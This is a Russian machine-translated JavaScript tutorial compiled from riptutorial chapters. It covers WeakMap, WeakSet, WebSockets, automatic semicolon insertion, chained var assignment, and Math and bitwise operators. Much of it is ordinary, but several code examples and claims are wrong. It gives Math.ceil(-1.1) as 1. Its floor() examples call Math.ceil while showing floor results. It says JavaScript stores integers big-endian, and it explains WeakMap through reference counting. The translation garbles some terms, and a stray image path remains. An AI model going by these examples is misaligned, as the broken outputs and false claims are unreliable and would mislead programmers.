Проверка наличия элемента с ключом

Чтобы проверить, выходит ли элемент с указанным ключом в файл WeakMap, используйте `.has()` . Он возвращает `true` если он выходит, а в противном случае - `false` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.has(obj1)); // true
console.log(weakmap.has(obj2)); // false
```

Удаление элемента с помощью ключа

Чтобы удалить элемент с указанным ключом, используйте метод `.delete()` . Он возвращает `true` если элемент существует и был удален, в противном случае - `false` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.delete(obj1)); // true
console.log(weakmap.has(obj1)); // false
console.log(weakmap.delete(obj2)); // false
```

Слабая ссылочная демонстрация

JavaScript использует метод подсчета ссылок для обнаружения неиспользуемых объектов. Когда отсчет ссылок на объект равен нулю, этот объект будет выпущен сборщиком мусора. Weakmap использует слабую ссылку, которая не способствует подсчету ссылок объекта, поэтому очень полезно решать проблемы с утечкой памяти.

Вот демонстрация слабой карты. Я использую очень большой объект в качестве значения, чтобы показать, что слабая ссылка не способствует подсчету ссылок.

```
// manually trigger garbage collection to make sure that we are in good status.
```

```
> global.gc();
undefined

// check initial memory use，heapUsed is 4M or so
> process.memoryUsage();
{ rss: 21106688,
  heapTotal: 7376896,
  heapUsed: 4153936,
  external: 9059 }

> let wm = new WeakMap();
undefined

> const b = new Object();
undefined

> global.gc();
undefined

// heapUsed is still 4M or so
> process.memoryUsage();
{ rss: 20537344,
  heapTotal: 9474048,
  heapUsed: 3967272,
  external: 8993 }

// add key-value tuple into WeakMap，
// key is b，value is 5*1024*1024 array
> wm.set(b, new Array(5*1024*1024));
WeakMap {}

// manually garbage collection
> global.gc();
undefined

// heapUsed is still 45M
> process.memoryUsage();
{ rss: 62652416,
  heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b reference to null
> b = null;
null

// garbage collection
> global.gc();
undefined

// after remove b reference to object，heapUsed is 4M again
// it means the big array in WeakMap is released
// it also means weekmap does not contribute to big array's reference count, only b does.
> process.memoryUsage();
{ rss: 20639744,
  heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }
```

Прочитайте WeakMap онлайн: https://riptutorial.com/ru/javascript/topic/5290/weakmap

глава 19: WeakSet

Синтаксис

- новый WeakSet ([итерируемый]);
- weakset.add (значение);
- weakset.has (значение);
- weakset.delete (значение);

замечания

Для использования WeakSet см. ECMAScript 6: для чего нужен WeakSet? ,

Examples

Создание объекта WeakSet

Объект WeakSet используется для хранения слабо удерживаемых объектов в коллекции. Отличие от Set заключается в том, что вы не можете хранить примитивные значения, например числа или строку. Кроме того, ссылки на объекты в коллекции хранятся слабо, что означает, что, если нет другой ссылки на объект, хранящийся в файле WeakSet, это может быть сбор мусора.

Конструктор WeakSet имеет необязательный параметр, который может быть любым итерируемым объектом (например, массивом). Все его элементы будут добавлены в созданный WeakSet.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1, obj2]);
```

Добавление значения

Чтобы добавить значение в WeakSet, используйте метод `.add()` . Этот метод является цепным.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet();
weakset.add(obj1).add(obj2);
```

Проверка наличия значения

Чтобы проверить, выходит ли значение в WeakSet, используйте `.has()` .

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.has(obj1)); // true
console.log(weakset.has(obj2)); // false
```

Удаление значения

Чтобы удалить значение из WeakSet, используйте метод `.delete()` . Этот метод возвращает `true` если значение существует и было удалено, иначе `false` .

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.delete(obj1)); // true
console.log(weakset.delete(obj2)); // false
```

Прочитайте WeakSet онлайн: https://riptutorial.com/ru/javascript/topic/5314/weakset

глава 20: WebSockets

Вступление

WebSocket - это протокол, который обеспечивает двустороннюю связь между клиентом и сервером:

Цель WebSocket - предоставить механизм для приложений на базе браузера, которые нуждаются в двусторонней связи с серверами, которые не полагаются на открытие нескольких HTTP-соединений. (RFC 6455)

WebSocket работает по протоколу HTTP.

Синтаксис

- новый WebSocket (url)
- ws.binaryType / * тип доставки полученного сообщения: "arraybuffer" или "blob" * /
- ws.close ()
- ws.send (данные)
- ws.onmessage = функция (сообщение) {/ * ... * /}
- ws.onopen = function () {/ * ... * /}
- ws.onerror = function () {/ * ... * /}
- ws.onclose = function () {/ * ... * /}

параметры

параметр	подробности
URL	URL-адрес сервера, поддерживающий это соединение веб-сокета.
данные	Содержимое для отправки на хост.
сообщение	Сообщение, полученное от хоста.

Examples

Установите соединение с сетевой розеткой

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

Работа со строковыми сообщениями

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";

//onmessage : Event Listener - Triggered when we receive message form server
ws.onmessage = function(message) {
    if (message === value) {
        console.log("The echo host sent the correct message.");
    } else {
        console.log("Expected: " + value);
        console.log("Received: " + message);
    }
};

//onopen : Event Listener - event is triggered when websockets readyState changes to open
which means now we are ready to send and receives messages from server
ws.onopen = function() {
    //send is used to send the message to server
    ws.send(value);
};
```

Работа с бинарными сообщениями

```
var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
    var view = new DataView(message.data);
    console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
    ws.send(buffer);
};
```

Создание безопасного подключения к Интернету

```
var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);
```

Это использует `wss` вместо `ws` для создания безопасного подключения к веб- `wss` использующего HTTPS вместо HTTP

Прочитайте WebSockets онлайн: https://riptutorial.com/ru/javascript/topic/728/websockets

глава 21: Автоматическая точка с запятой - ASI

Examples

Правила автоматической вставки точки с запятой

Существует три основных правила ввода точки с запятой:

1. Когда, когда программа анализируется слева направо, появляется токен (называемый *оскорбительным токеном*), который не разрешен никаким производством грамматики, затем точка с запятой автоматически вставлена перед оскорбительным токеном, если одно или несколько из следующих условия верны:

- Оскорбительный токен отделен от предыдущего токена, по крайней мере, одним `LineTerminator` .
- Оскорбительный токен `}` .

2. Когда, когда программа анализируется слева направо, встречается конец входного потока токенов, и синтаксический анализатор не может проанализировать поток входных токенов как одну полную `Program` ECMAScript, затем точка с запятой автоматически вставлена в конце входной поток.
3. Когда, когда программа анализируется слева направо, встречается токен, который допускается некоторым произведением грамматики, но производство является *ограниченным производством,* а токен будет первым токеном для терминала или нетерминала сразу после аннотации « [no `LineTerminator` здесь] » в пределах ограниченного производства (и, следовательно, такой токен называется ограниченным токеном), а ограниченный токен отделен от предыдущего токена хотя бы одним `LineTerminator` , тогда точка с запятой автоматически вставлена перед ограниченным токеном ,

Тем не менее, существует дополнительное переопределяющее условие для предыдущих правил: точка с запятой никогда не вставлена автоматически, если точка с запятой затем анализируется как пустой оператор или если эта точка с запятой станет одной из двух точек с запятой в заголовке оператора `for` (см. 12.6.3).

Источник: ECMA-262, пятое издание Спецификация ECMAScript:

Выражения, вызванные автоматической установкой точки с запятой

- пустой оператор
- инструкция `var`
- выражение выражения
- заявление `do-while`
- `continue` заявление
- оператор `break`
- `return` statement
- `throw` заявление

Примеры:

Когда встречается конец входного потока токенов, и синтаксический анализатор не может проанализировать поток входных токенов как одну полную программу, то точка с запятой автоматически вставлена в конец входного потока.

```
a = b
++c
// is transformed to:
a = b;
++c;
```

```
x
++
y
// is transformed to:
x;
++y;
```

Индексирование / литералы в массиве

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[(1, 2, 3)].join();
```

Оператор возврата:

```
return
  "something";
// is transformed to
return;
  "something";
```

Избегайте вставки с запятой в операторах возврата

Соглашение о кодировании JavaScript заключается в том, чтобы разместить начальную скобку блоков в одной строке их объявления:

```
if (...) {

}

function (a, b, ...) {

}
```

Вместо следующей строки:

```
if (...)
{

}

function (a, b, ...)
{

}
```

Это было принято, чтобы избежать вставки с запятой в операторы return, возвращающие объекты:

```
function foo()
{
    return // A semicolon will be inserted here, making the function return nothing
    {
        foo: 'foo'
    };
}

foo(); // undefined

function properFoo() {
    return {
        foo: 'foo'
    };
}

properFoo(); // { foo: 'foo' }
```

В большинстве языков размещение стартового кронштейна - это только вопрос личного предпочтения, поскольку он не оказывает реального влияния на выполнение кода. В JavaScript, как вы видели, размещение исходной скобки в следующей строке может привести к бесшумным ошибкам.

Прочитайте Автоматическая точка с запятой - ASI онлайн: https://riptutorial.com/ru/javascript/topic/4363/автоматическая-точка-с-запятой---asi

глава 22: Анти-паттерны

Examples

Цепочные присвоения в объявлениях var.

Назначение цепочек как часть объявления `var` будет непреднамеренно создавать глобальные переменные.

Например:

```
(function foo() {
    var a = b = 0;
})()
console.log('a: ' + a);
console.log('b: ' + b);
```

Это приведет к:

```
Uncaught ReferenceError: a is not defined
'b: 0'
```

В приведенном выше примере `a` является локальным, а `b` становится глобальным. Это связано с оценкой справа налево оператора `=` . Таким образом, приведенный выше код фактически оценивался как

```
var a = (b = 0);
```

Правильный способ назначения цепочек var:

```
var a, b;
a = b = 0;
```

Или же:

```
var a = 0, b = a;
```

Это позволит убедиться, что и `a` и `b` будут локальными переменными.

Прочитайте Анти-паттерны онлайн: https://riptutorial.com/ru/javascript/topic/4520/анти-паттерны

глава 23: Арифметика (математика)

замечания

- Метод `clz32` не поддерживается в Internet Explorer или Safari

Examples

Дополнение (+)

Оператор сложения (`+`) добавляет числа.

```
var a = 9,
    b = 3,
    c = a + b;
```

`c` теперь будет 12

Этот операнд также может использоваться несколько раз в одном назначении:

```
var a = 9,
    b = 3,
    c = 8,
    d = a + b + c;
```

`d` теперь будет 20.

Оба операнда преобразуются в примитивные типы. Затем, если одна из них является строкой, они оба преобразуются в строки и конкатенируются. В противном случае они оба преобразуются в числа и добавляются.

```
null + null;       // 0
null + undefined; // NaN
null + {};         // "null[object Object]"
null + '';         // "null"
```

Если операнды представляют собой строку и число, число преобразуется в строку, а затем они объединяются, что может привести к неожиданным результатам при работе со строками, которые выглядят как числовые.

```
"123" + 1;         // "1231" (not 124)
```

Если вместо любого из чисел указывается логическое значение, логическое значение преобразуется в число (`0` для `false` , `1` для `true`) до вычисления суммы:

```
true + 1;          // 2
false + 5;         // 5
null + 1;          // 1
undefined + 1;     // NaN
```

Если логическое значение задано рядом со строковым значением, вместо этого булевское значение преобразуется в строку:

```
true + "1";         // "true1"
false + "bar";      // "falsebar"
```

Вычитание (-)

Оператор вычитания (`-`) вычитает числа.

```
var a = 9;
var b = 3;
var c = a - b;
```

`c` теперь будет 6

Если вместо числового значения указывается строка или логическое значение, она преобразуется в число до того, как вычисляется разница (`0` для `false` , `1` для `true`):

```
"5" - 1;      // 4
7 - "3";      // 4
"5" - true;   // 4
```

Если строковое значение не может быть преобразовано в число, результатом будет `NaN` :

```
"foo" - 1;       // NaN
100 - "bar";     // NaN
```

Умножение (*)

Оператор умножения (`*`) выполняет арифметическое умножение на числа (литералы или переменные).

```
console.log( 3 *  5); //  15
console.log(-3 *  5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); //  15
```

Отдел (/)

Оператор деления (`/`) выполняет арифметическое деление на числа (литералы или переменные).

```
console.log(15 / 3); // 5
console.log(15 / 4); // 3.75
```

Остаток / Модуль (%)

Оператор остатка / модуля (`%`) возвращает остаток после (целочисленного) деления.

```
console.log( 42 %  10); //  2
console.log( 42 % -10); //  2
console.log(-42 %  10); // -2
console.log(-42 % -10); // -2
console.log(-40 %  10); // -0
console.log( 40 %  10); //  0
```

Этот оператор возвращает оставшийся остаток, когда один операнд делится на второй операнд. Когда первый операнд является отрицательным значением, возвращаемое значение всегда будет отрицательным, и наоборот для положительных значений.

В приведенном выше примере `10` можно вычесть четыре раза с `42` до того, как осталось недостаточно левого, чтобы вычесть его без изменения знака. Остальная часть: `42 - 4 * 10 = 2` .

Оператор остатка может быть полезен для следующих задач:

1. Проверьте, если целое число (не) делится на другое число:

   ```
   x % 4 == 0 // true if x is divisible by 4
   x % 2 == 0 // true if x is even number
   x % 2 != 0 // true if x is odd number
   ```

   Так как `0 === -0` , это также работает при `x <= -0` .

2. Внедрение циклического приращения / уменьшения значения в интервале `[0, n)` .

Предположим, что нам нужно увеличивать целочисленное значение от `0` до (но не включая) `n` , поэтому следующее значение после `n-1` становится равным `0` . Это можно сделать с помощью такого псевдокода:

```
var n = ...; // given n
var i = 0;
function inc() {
    i = (i + 1) % n;
}
while (true) {
    inc();
    // update something with i
```

```
}
```

Теперь обобщите приведенную выше проблему и предположим, что нам нужно разрешить и увеличивать и уменьшать это значение от `0` до (не включая) `n` , поэтому следующее значение после `n-1` становится равным `0` а предыдущее значение до `0` становится `n-1` .

```
var n = ...; // given n
var i = 0;
function delta(d) { // d - any signed integer
    i = (i + d + n) % n; // we add n to (i+d) to ensure the sum is positive
}
```

Теперь мы можем вызвать функцию `delta()` передавая любое целое число, как положительное, так и отрицательное, в качестве дельта-параметра.

Используя модуль для получения дробной части числа

```
 var myNum = 10 / 4;        // 2.5
 var fraction = myNum % 1; // 0.5
 myNum = -20 / 7;           // -2.857142857142857
 fraction = myNum % 1;      // -0.857142857142857
```

Приращение (++)

Оператор Increment (`++`) увеличивает его операнд на единицу.

- Если используется как постфикс, то он возвращает значение перед приращением.
- Если он используется в качестве префикса, он возвращает значение после инкремента.

```
//postfix
var a = 5,    // 5
    b = a++,  // 5
    c = a     // 6
```

В этом случае значение `a` увеличивается после установки `b` . Итак, `b` будет 5, а `c` будет 6.

```
//prefix
var a = 5,    // 5
    b = ++a,  // 6
    c = a     // 6
```

В этом случае значение `a` увеличивается до установки `b` . Итак, `b` будет 6, а `c` будет 6.

Операторы приращения и декремента обычно используются `for` циклов, например:

```
for(var i = 0; i < 42; ++i)
{
  // do something awesome!
}
```

Обратите внимание, как используется *префиксный* вариант. Это гарантирует, что временная переменная не создается бесполезно (чтобы вернуть значение до операции).

Сокращение (-)

Оператор декремента (`--`) уменьшает числа на единицу.

- Если используется как постфикс `n` , оператор возвращает текущий `n` а *затем* присваивает декрементированное значение.
- Если используется как префикс `n` , оператор присваивает уменьшенное `n` и *затем* возвращает измененное значение.

```
var a = 5,    // 5
    b = a--,  // 5
    c = a     // 4
```

В этом случае `b` устанавливается на начальное значение `a` . Итак, `b` будет 5, а `c` будет 4.

```
var a = 5,    // 5
    b = --a,  // 4
    c = a     // 4
```

В этом случае `b` устанавливается в новое значение `a` . Итак, `b` будет 4, а `c` будет 4.

Обычное использование

Операторы декремента и приращения обычно используются `for` циклов, например:

```
for (var i = 42; i > 0; --i) {
  console.log(i)
}
```

Обратите внимание, как используется *префиксный* вариант. Это гарантирует, что временная переменная не создается бесполезно (чтобы вернуть значение до операции).

> **Примечание.** Ни `--` ни `++` не похожи на обычные математические операторы, а скорее являются очень сжатыми операторами для *назначения* . Несмотря на возвращаемое значение, `x--` и - `x --x` на `x` , так что `x = x - 1` .
>
> ```
> const x = 1;
> console.log(x--)  // TypeError: Assignment to constant variable.
> console.log(--x)  // TypeError: Assignment to constant variable.
> ```

```
console.log(--3)  // ReferenceError: Invalid left-hand size expression in prefix
operation.
console.log(3--)  // ReferenceError: Invalid left-hand side expression in postfix
operation.
```

Экспоненциальность (Math.pow () или **)

Экспоненциальность делает второй операнд мощностью первого операнда (a ^{b}).

```
var a = 2,
    b = 3,
    c = Math.pow(a, b);
```

`c` теперь будет 8

6

Этап 3 ES2016 (ECMAScript 7) Предложение:

```
let a = 2,
    b = 3,
    c = a ** b;
```

`c` теперь будет 8

Используйте Math.pow, чтобы найти n-й корень из числа.

Нахождение n-го корня является обратным повышению до n-й степени. Например, `2` для мощности `5` равно `32` . Пятый корень из `32` равен `2` .

```
Math.pow(v, 1 / n); // where v is any positive real number
                    // and n is any positive integer

var a = 16;
var b = Math.pow(a, 1 / 2);  // return the square root of 16 = 4
var c = Math.pow(a, 1 / 3);  // return the cubed root of 16 = 2.5198420997897464
var d = Math.pow(a, 1 / 4);  // return the 4th root of 16 = 2
```

Константы

Константы	Описание	приближенный
`Math.E`	База натурального логарифма *e*	2,718
`Math.LN10`	Естественный логарифм 10	2,302

Константы	Описание	приближенный
`Math.LN2`	Естественный логарифм 2	0,693
`Math.LOG10E`	Основание 10 логарифм *e*	0,434
`Math.LOG2E`	База 2 логарифм *e*	1,442
`Math.PI`	Pi: отношение окружности окружности к диаметру (π)	3,14
`Math.SQRT1_2`	Квадратный корень из 1/2	0,707
`Math.SQRT2`	Квадратный корень из 2	1,414
`Number.EPSILON`	Разница между одним и наименьшим значением больше единицы, представляемой как число	2.220446049250313080847263336181 6E-16
`Number.MAX_SAFE_INTEGER`	Наибольшее целое число `n` такое, что `n` и `n + 1` оба точно представлены в виде числа	2 ^ 53 - 1
`Number.MAX_VALUE`	Наибольшее положительное конечное значение числа	1.79E + 308
`Number.MIN_SAFE_INTEGER`	Наименьшее целое число `n` такое, что `n` и `n - 1` точно представляются как число	- (2 ^ 53 - 1)

Константы	Описание	приближенный
`Number.MIN_VALUE`	Наименьшее положительное значение для Number	5E-324
`Number.NEGATIVE_INFINITY`	Значение отрицательной бесконечности (-∞)	
`Number.POSITIVE_INFINITY`	Значение положительной бесконечности (∞)	
`Infinity`	Значение положительной бесконечности (∞)	

тригонометрия

Все углы внизу находятся в радианах. Угол `r` в радианах имеет показатель `180 * r / Math.PI` в градусах.

Синус

```
Math.sin(r);
```

Это вернет синус `r` , значение от -1 до 1.

```
Math.asin(r);
```

Это вернет арксину (обратную сторону синуса) `r` .

```
Math.asinh(r)
```

Это вернет гиперболический арксинус `r` .

Косинус

```
Math.cos(r);
```

Это вернет косинус `r` , значение от -1 до 1

```
Math.acos(r);
```

Это вернет арккозин (обратный косинус) `r` .

```
Math.acosh(r);
```

Это вернет гиперболический арккозин `r` .

касательный

```
Math.tan(r);
```

Это вернет тангенс `r` .

```
Math.atan(r);
```

Это вернет арктангенс (обратное касательной) `r` . Обратите внимание, что он вернет угол в радианах между `-п/2` и `п/2` .

```
Math.atanh(r);
```

Это вернет гиперболический арктангенс `r` .

```
Math.atan2(x, y);
```

Это вернет значение угла от `(0, 0)` до `(x, y)` в радианах. Он вернет значение между `-п` и `п` , не включая π.

округление

округление

`Math.round()` округляет значение до ближайшего целого числа, используя *половину округления до* разрыва связей.

```
var a = Math.round(2.3);       // a is now 2
var b = Math.round(2.7);       // b is now 3
var c = Math.round(2.5);       // c is now 3
```

Но

```
var c = Math.round(-2.7);       // c is now -3
```

```
var c = Math.round(-2.5);       // c is now -2
```

Обратите внимание, как `-2.5` округляется до `-2` . Это связано с тем, что значения на полпути всегда округляются, то есть округляются до целого числа со следующим более высоким значением.

Округления

`Math.ceil()` будет округлять значение вверх.

```
var a = Math.ceil(2.3);        // a is now 3
var b = Math.ceil(2.7);        // b is now 3
```

`ceil` ИНГ отрицательное число округляет к нулю

```
var c = Math.ceil(-1.1);       // c is now 1
```

Округление

`Math.floor()` будет округлять значение вниз.

```
var a = Math.floor(2.3);        // a is now 2
var b = Math.floor(2.7);        // b is now 2
```

`floor` ИНГ отрицательного числа будет округлить от нуля.

```
var c = Math.floor(-1.1);       // c is now -1
```

Усечение

Предостережение : использование побитовых операторов (кроме `>>>`) применяется только к номерам между `-2147483649` и `2147483648` .

```
2.3  | 0;                       // 2 (floor)
-2.3 | 0;                       // -2 (ceil)
NaN  | 0;                       // 0
```

6

`Math.trunc()`

```
Math.trunc(2.3);                // 2 (floor)
Math.trunc(-2.3);               // -2 (ceil)
Math.trunc(2147483648.1);       // 2147483648 (floor)
Math.trunc(-2147483649.1);      // -2147483649 (ceil)
```

```
Math.trunc(NaN);                // NaN
```

Округление до десятичных знаков

`Math.floor` , `Math.ceil()` и `Math.round()` могут использоваться для округления до нескольких десятичных знаков

Чтобы округлить до двух знаков после запятой:

```
var myNum = 2/3;                // 0.6666666666666666
var multiplier = 100;
var a = Math.round(myNum * multiplier) / multiplier;  // 0.67
var b = Math.ceil (myNum * multiplier) / multiplier;  // 0.67
var c = Math.floor(myNum * multiplier) / multiplier;  // 0.66
```

Вы также можете округлить до нескольких цифр:

```
var myNum = 10000/3;            // 3333.3333333333335
var multiplier = 1/100;
var a = Math.round(myNum * multiplier) / multiplier;  // 3300
var b = Math.ceil (myNum * multiplier) / multiplier;  // 3400
var c = Math.floor(myNum * multiplier) / multiplier;  // 3300
```

В качестве более удобной функции:

```
// value is the value to round
// places if positive the number of decimal places to round to
// places if negative the number of digits to round to
function roundTo(value, places){
    var power = Math.pow(10, places);
    return Math.round(value * power) / power;
}
var myNum = 10000/3;    // 3333.3333333333335
roundTo(myNum, 2);  // 3333.33
roundTo(myNum, 0);  // 3333
roundTo(myNum, -2); // 3300
```

И варианты для `ceil` и `floor` :

```
function ceilTo(value, places){
    var power = Math.pow(10, places);
    return Math.ceil(value * power) / power;
}
function floorTo(value, places){
    var power = Math.pow(10, places);
    return Math.floor(value * power) / power;
}
```

Случайные целые числа и поплавки

```
var a = Math.random();
```

Примерное значение `a` : `0.21322848065742162`

`Math.random()` возвращает случайное число между 0 (включительно) и 1 (эксклюзивным)

```
function getRandom() {
    return Math.random();
}
```

Чтобы использовать `Math.random()` для получения числа из произвольного диапазона (не `[0,1)`), используйте эту функцию для получения случайного числа между min (включительно) и max (exclusive): интервал `[min, max)`

```
function getRandomArbitrary(min, max) {
  return Math.random() * (max - min) + min;
}
```

Чтобы использовать `Math.random()` для получения целого числа из произвольного диапазона (не `[0,1)`), используйте эту функцию для получения случайного числа между min (включительно) и max (эксклюзивным): интервал `[min, max)`

```
function getRandomInt(min, max) {
  return Math.floor(Math.random() * (max - min)) + min;
}
```

Чтобы использовать `Math.random()` для получения целого числа из произвольного диапазона (не `[0,1)`), используйте эту функцию для получения случайного числа между min (включительно) и max (включительно): интервал `[min, max]`

```
function getRandomIntInclusive(min, max) {
  return Math.floor(Math.random() * (max - min + 1)) + min;
}
```

Функции, взятые из https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

Побитовые операторы

Обратите внимание, что все побитовые операции работают с 32-битными целыми числами, передавая любые операнды во внутреннюю функцию ToInt32 .

Побитовое или

```
var a;
a = 0b0011 | 0b1010; // a === 0b1011
// truth table
// 1010 | (or)
// 0011
// 1011  (result)
```

Побитовое и

```
a = 0b0011 & 0b1010; // a === 0b0010
// truth table
// 1010 & (and)
// 0011
// 0010  (result)
```

побитовое не

```
a = ~0b0011; // a === 0b1100
// truth table
// 10 ~(not)
// 01  (result)
```

Побитовое xor (эксклюзивное или)

```
a = 0b1010 ^ 0b0011; // a === 0b1001
// truth table
// 1010 ^ (xor)
// 0011
// 1001  (result)
```

Побитовый сдвиг влево

```
a = 0b0001 << 1; // a === 0b0010
a = 0b0001 << 2; // a === 0b0100
a = 0b0001 << 3; // a === 0b1000
```

Сдвиг влево эквивалентен целочисленному умножению на `Math.pow(2, n)` . При выполнении целочисленной математики сдвиг может значительно улучшить скорость некоторых математических операций.

```
var n = 2;
var a = 5.4;
var result = (a << n) === Math.floor(a) * Math.pow(2,n);
// result is true
a = 5.4 << n; // 20
```

Побитовое смещение вправо `>>` (сдвиг смены знака) `>>>` (нулевой сдвиг вправо)

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001

a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

Отрицательное 32-битное значение всегда имеет самый большой бит:

```
a = 0b11111111111111111111111111110111 | 0;
console.log(a); // -9
b = a >> 2;     // leftmost bit is shifted 1 to the right then new left most bit is set to on
(1)
console.log(b); // -3
b = a >>> 2;    // leftmost bit is shifted 1 to the right. the new left most bit is set to off
(0)
console.log(b); // 2147483643
```

Результат операции `>>>` всегда положителен.
Результат `>>` всегда является тем же знаком, что и сдвинутое значение.

Правый сдвиг на положительных числах является эквивалентом деления на `Math.pow(2,n)` и настилания результата:

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >> n; //  16

result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >>> n; //  16
```

Значение нулевой нулевой сдвига (`>>>`) на отрицательных числах отличается. Поскольку JavaScript не конвертирует в unsigned ints при выполнении операций с битами, нет никакого операционного эквивалента:

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is false
```

Операторы битового присваивания

За исключением не (`~`) все вышеперечисленные побитовые операторы могут использоваться как операторы присваивания:

```
a |= b;   // same as: a = a | b;
a ^= b;   // same as: a = a ^ b;
a &= b;   // same as: a = a & b;
a >>= b;  // same as: a = a >> b;
a >>>= b; // same as: a = a >>> b;
a <<= b;  // same as: a = a << b;
```

Внимание : Javascript использует Big Endian для хранения целых чисел. Это не всегда будет соответствовать Endian устройства / ОС. При использовании типизированных массивов с длиной бит, превышающей 8 бит, вы должны проверить, есть ли среда Little

Endian или Big Endian, прежде чем применять побитовые операции.

Предупреждение : Побитовые операторы, такие как `&` и `|` **не** совпадают с логическими операторами `&&` (и) и `||` (или) . Они будут предоставлять неверные результаты при использовании в качестве логических операторов. Оператор `^` **не** является силовым оператором (a^b) .

Получать случайный промежуток между двумя числами

Возвращает случайное целое число между `min` и `max` :

```
function randomBetween(min, max) {
    return Math.floor(Math.random() * (max - min + 1) + min);
}
```

Примеры:

```
// randomBetween(0, 10);
Math.floor(Math.random() * 11);

// randomBetween(1, 10);
Math.floor(Math.random() * 10) + 1;

// randomBetween(5, 20);
Math.floor(Math.random() * 16) + 5;

// randomBetween(-10, -2);
Math.floor(Math.random() * 9) - 10;
```

Случайное с гауссовским распределением

Функция `Math.random()` должна давать случайные числа, которые имеют стандартное отклонение, приближающееся к 0. При выборе из колоды карты или имитации рулона кости это то, что мы хотим.

Но в большинстве ситуаций это нереально. В реальном мире случайность имеет тенденцию собираться вокруг общего нормального значения. Если вы построили график на графике, вы получите классическую колоколообразную кривую или распределение по гауссову.


Сделать это с помощью функции `Math.random()` относительно просто.

```
var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

Добавление случайного значения к последнему увеличивает дисперсию случайных чисел. Разделение на количество добавленных вами значений приводит к получению результата в диапазоне 0-1

Поскольку добавление более чем нескольких рандомов беспорядочно, простая функция позволит вам выбрать желаемую дисперсию.

```
// v is the number of times random is summed and should be over >= 1
// return a random number between 0-1 exclusive
function randomG(v){
    var r = 0;
    for(var i = v; i > 0; i --){
        r += Math.random();
    }
    return r / v;
}
```



На изображении показано распределение случайных значений для разных значений v. Верхний левый - стандартный одиночный `Math.random()` нижний правый - `Math.random()` суммирован 8 раз. Это от 5 000 000 образцов с использованием Chrome

Этот метод наиболее эффективен при `v<5`

Потолок и пол

`ceil()`

Метод `ceil()` округляет число *вверх* до ближайшего целого числа и возвращает результат.

Синтаксис:

```
Math.ceil(n);
```

Пример:

```
console.log(Math.ceil(0.60)); //  1
console.log(Math.ceil(0.40)); //  1
console.log(Math.ceil(5.1));  //  6
console.log(Math.ceil(-5.1)); // -5
console.log(Math.ceil(-5.9)); // -5
```

`floor()`

Метод `floor()` округляет число *вниз* до ближайшего целого числа и возвращает результат.

Синтаксис:

```
Math.floor(n);
```

Пример:

```
console.log(Math.ceil(0.60)); //  0
console.log(Math.ceil(0.40)); //  0
console.log(Math.ceil(5.1));  //  5
console.log(Math.ceil(-5.1)); // -6
console.log(Math.ceil(-5.9)); // -6
```

Math.atan2 найти направление

Если вы работаете с векторами или линиями, вы на какой-то стадии хотите получить направление вектора или линии. Или направление от точки к другой точке.

`Math.atan(yComponent, xComponent)` возвращает угол в радиусе в диапазоне от `-Math.PI` до `Math.PI` (от `-180` до `180` градусов)

Направление вектора

```
var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x);  // 0.6435011087932844
```

Направление линии

```
var line = {
    p1 : { x : 100, y : 128},
    p2 : { x : 320, y : 256}
}
// get the direction from p1 to p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297
```

Направление от точки к другой точке

```
var point1 = { x: 123, y : 294};
var point2 = { x: 354, y : 284};
// get the direction from point1 to point2
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714
```

Sin & Cos для создания векторного направления и расстояния

Если у вас есть вектор в полярной форме (направление и расстояние), вы захотите преобразовать его в декартовой вектор с компонентом ах и у. Для ссылки система координат экрана имеет направления как 0 град. Точек слева направо, 90 (PI / 2) указывают вниз по экрану и т. Д. В часовом направлении.

```
var dir = 1.4536; // direction in radians
```

```
var dist = 200; // distance
var vec = {};
vec.x = Math.cos(dir) * dist; // get the x component
vec.y = Math.sin(dir) * dist; // get the y component
```

